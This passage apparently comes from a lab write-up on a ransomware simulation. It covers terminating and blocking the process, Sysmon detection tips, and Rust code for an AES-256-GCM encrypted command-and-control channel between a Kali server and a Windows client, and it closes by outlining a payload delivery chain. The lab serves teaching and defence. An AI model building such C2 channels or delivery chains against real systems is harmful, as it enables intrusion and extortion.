 ransom.exe process confirmed running
Terminate & Block#
taskkill /F /IM ransom.exe

New-NetFirewallRule -DisplayName "Block Ransomware Traffic" `
-Direction Outbound -LocalPort 8008 -Protocol TCP -Action Block Process terminated
 Outbound rule created — port 8008 blocked
Blue Team Takeaways#
- Rapid file modification in
C:\Users\Public\Documentsis a Sysmon Event ID 11 (File Created) red flag — ransomware leaves a clear trail of file write operations - Sysmon Event ID 3 catches the outbound TCP connection on port 8008 immediately
- Fernet key stored on disk (
ransom_key.txt) is a critical OPSEC mistake — a real attacker would exfiltrate the key and delete it locally, making recovery impossible without paying - Backups are the most reliable defense — no key exchange needed if you can restore from a clean snapshot
Section 7: Rust C2 — AES-256-GCM Encrypted TCP Channel#
This section implements the same client-server concept in Rust, using the aes-gcm crate for AES-256-GCM encryption — a step up from Python's AES-EAX, with built-in authentication and a 12-byte nonce.
Server (Kali) — server.rs#
use aes_gcm::{aead::{Aead, KeyInit}, Aes256Gcm, Nonce};
use base64::{engine::general_purpose, Engine as _};
use rand::RngCore;
use std::io::{Read, Write};
use std::net::TcpListener;

const KEY: &[u8; 32] = b"0123456789abcdef0123456789abcdef";

fn encrypt_message(plaintext: &str) -> String {
    let key = aes_gcm::Key::<Aes256Gcm>::from_slice(KEY);
    let cipher = Aes256Gcm::new(&key);
    let mut nonce_bytes = [0u8; 12];
    rand::thread_rng().fill_bytes(&mut nonce_bytes);
    let nonce = Nonce::from_slice(&nonce_bytes);
    let ciphertext = cipher.encrypt(nonce, plaintext.as_bytes()).unwrap();
    let mut combined = nonce_bytes.to_vec();
    combined.extend_from_slice(&ciphertext);
    general_purpose::STANDARD.encode(&combined)
}Client (Windows) — client.rs#
Connects to the server, receives and decrypts the greeting, encrypts a response and sends it back.
Compile & Run#
# Kali (server)
rustc server.rs -o server --edition 2021
./server

# Windows (client)
rustc client.rs -o client.exe --edition 2021
.\client.exe Rust server listening and client connected
 AES-256-GCM encrypted greeting decrypted on the client side
 Encrypted response from client decrypted on server
 Full bidirectional encrypted C2 channel working in Rust
Conclusion#
This lab extended the RAT concept from Lab 1 into a ransomware simulation — same AES-EAX command channel, but now with a separate Fernet file encryption layer that targets a specific directory. The remote deployment flow (PyInstaller → HTTP server → Invoke-WebRequest → Start-Process) demonstrated how an attacker can deliver and trigger a payload without direct access to the victim.
The Rust section introduced AES-256-GCM as an alternative to Python's AES-EAX, with Rust's type system enforcing safer cryptographic practices at compile time.